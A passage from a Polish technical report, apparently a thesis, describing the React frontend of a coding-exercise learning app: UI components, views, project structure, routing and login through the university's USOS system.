
Rysunek 25: Lista zadań w kontekście tematu.



Rysunek 26: Etykieta z etykietą.




Rysunek 27: Kafelek tematu.



Rysunek 28: Pasek nawigacji w kontekście tematu i w obszarze kodowania.

3.4.4 Organizmy


Zorganizowane molekuly gotowe do scalania w pełne ekrany wykorzystując bazowe okno.




Rysunek 29: Bazowe okno pod układanie ekranów.



Rysunek 30: Lista tematów.



Rysunek 31: Kontekst tematu z listą zadań i oknem kontekstu wybranego zadania.



Rysunek 32: Obszar kodowania.

3.4.5 Widoki


Pełne ekrany widoczne w aplikacji.

Ekran listy tematów wyświetla się po wejściu w aplikację przez zalogowanego użytkownika. Na ekranie widoczne są kafle tematów, z czego każdy kafel wyświetla nazwę tematu i paski postępów wykonania zadań o określonym poziomie trudności. Kafel posiada przyciski przekierowujące do widoku teorii i listy zadań.




Rysunek 33: Widok listy tematów.

Ekran listy zadań wyświetla kafelki z zadaniami przypisanymi do wybranego tematu. Kafelki pogrupowane są według poziomu trudności, wyświetlają numer zadania i stan jego wykonania. Po kliknięciu w kafel wyświetla się panel ze szczegółami zadania, z poziomu którego można przejść do widoku kodowania.



Rysunek 34: Widok listy zadań w kontekście tematu.


Widok kodowania bazuje na interfejsie graficznym edytora Visual Studio Code. Posiada główny panel z edytorem kodu oraz panele boczne z listą plików i opisem zadania.




Rysunek 35: Widok kodowania.

3.4.6 Niewykorzystane elementy

Część ze stworzonych atomów nie została zaimplementowana w docelowym frontendzie. Przygotowane były atomy oraz wykorzystujące je rozwijane menu boczne i przyciski do filtrowania i sortowania listy zadań. Były przygotowane również pełne ekrany korzystające z tych komponentów. Niewykorzystanie tych elementów wynika m.in. z ograniczonego zakresu aplikacji, w tym niewielkiej liczby tematów i zadań w obrębie poszczególnych tematów. Z założenia, menu boczne z uproszczonym kontekstem tematów i zadań miało ułatwić nawigację w przypadku obfitości dostępnych treści, podobny cel miały mieć filtrowanie i sortowanie zadań. Implementacja tych funkcjonalności byłaby sensownym kierunkiem rozwojowym, gdy kafle zaczęłyby wychodzić poza ekran i trzeba by było przewijać listę. Innym niewykorzystanym elementem jest pasek postępu nauki teorii, który według projektu Figma zakładał, że teoria będzie rozdzielona na segmenty, tak samo jak zadania. W finalnym kształcie projektu, teoria dla danego tematu jest pojedynczym plikiem markdown, więc śledzenie postępu jest niepotrzebne.



Rysunek 36: Niewykorzystane atomy.



Rysunek 37: Niewykorzystane menu boczne.



Rysunek 38: Niewykorzystane organizmy.



Rysunek 39: Widok listy tematów z niezaimplementowanym menu bocznym.

3.5 Szczegóły implementacyjne


3.5.1 Struktura projektu


Korzeń projektu zawiera pliki odpowiadające za konfigurację środowiska Node.js, folder `Theory` przechowujący pliki markdown z zagadnieniami teoretycznymi oraz właściwy folder `src` z kodem źródłowym. Kod źródłowy podzielony jest na komponenty, szablony, strony oraz pliki pomocnicze.

3.5.2 Pełne drzewo projektu

```

Projekt/
├── .env
├── .gitignore
├── Dockerfile
├── eslint.config.js
├── index.html
├── package-lock.json
├── package.json
├── README.md
├── vite.config.js
├── node_modules/
└── src/
    ├── App.css
    ├── App.jsx
    ├── index.css
    ├── main.jsx
    └── Components/
        └── Button/
            └── Button.jsx
  
```



3.5.3 Komponenty

Folder z komponentami zawiera personalizowane komponenty wielokrotnego użytku w React, stworzone w oparciu o wcześniej zaprojektowane makiety.

- **Button** - przycisk;
- **CodingSpace** - elementy widoczne w widoku kodowania, w tym:
 - **Panel** - fragment widoku edytora, można zmieniać jego rozmiar i położenie;
 - **SideBar** - belka boczna, do której można przypinać panele;
 - **Editor** - edytor kodu bazujący na edytorze monaco;
 - **FileTree** - panel z drzewkiem plików wykorzystywanych w zadaniu;
 - **Instructions** - panel z opisem zadania;
 - **Results** - panel z odpowiedzią wygenerowaną przez LLM;
- **ExerciseIcon** - kafelek zadania;
- **Icon** - ikony statyczne i z funkcją przycisku;
- **Label** - etykiety;
- **MarkdownPage** - sekcja renderująca preformatowany tekst z pliku Markdown;
- **TopBar** - górna belka;
- **TopicPanel** - kafel tematu;

3.5.4 Strony

- **LoginPage** - strona z przyciskiem do logowania przez USOS PW;
- **TopicsScreen** - strona wyświetlająca listę tematów;
- **TheoryPage** - strona wyświetlająca teorię dla danego tematu;
- **ExercisesScreen** - strona wyświetlająca listę zadań dla danego tematu;
- **CodingScreen** - widok z edytorem kodu do rozwiązywania zadań.

3.5.5 Routing

Główny punkt wejścia do aplikacji jest opisany w pliku `App.jsx`. Wykorzystuje on `createBrowserRouter` z biblioteki `react-router-dom` do zdefiniowania struktury adresów URL.

Struktura adresów:

- `/` - przekierowanie do ekranu głównego lub ekranu logowania (gdy użytkownik nie jest zalogowany);
- `/login` - strona z przyciskiem do logowania przez USOS PW;
- Komponent `ProtectedLayout` zabezpiecza poniższe ścieżki:
 - `/menu` - strona wyświetlająca listę tematów;
 - `/menu/:topic` - strona wyświetlająca listę zadań dla danego tematu;
 - `/menu/:topic/theory` - strona wyświetlająca teorię dla danego tematu;
 - `/menu/:topic/:id` - widok z edytorem kodu do rozwiązywania zadań.

Aplikacja wykorzystuje React Context do globalnego przechowywania stanu zalogowanego użytkownika.


3.5.6 Style aplikacji

Aplikacja korzysta ze spersonalizowanych, stałych CSS zdefiniowanych w pliku `index.css`. Określają one możliwe kroje i rozmiary czcionek oraz predefiniowane kolory, bazując wprost na stylach z projektu Figma. Każda grupa komponentów ma swój plik ze stylami `.module.css`.

3.6 Widoki aplikacji

3.6.1 Widok logowania

Kiedy niezalogowany użytkownik uruchamia aplikację, następuje przekierowanie do ekranu logowania z przyciskiem do logowania przez USOS. Kliknięcie przycisku przekierowuje użytkownika do CAS USOS PW, gdzie loguje się danymi do istniejącego konta w USOS PW. Pomyślne zalogowanie przekierowuje użytkownika z powrotem do aplikacji - konkretnie do widoku listy tematów. U góry ekranu wyświetla się górna belka z informacją o imieniu i nazwisku zalogowanego użytkownika.



Rysunek 40: Ekran z przyciskiem do logowania przez USOS.



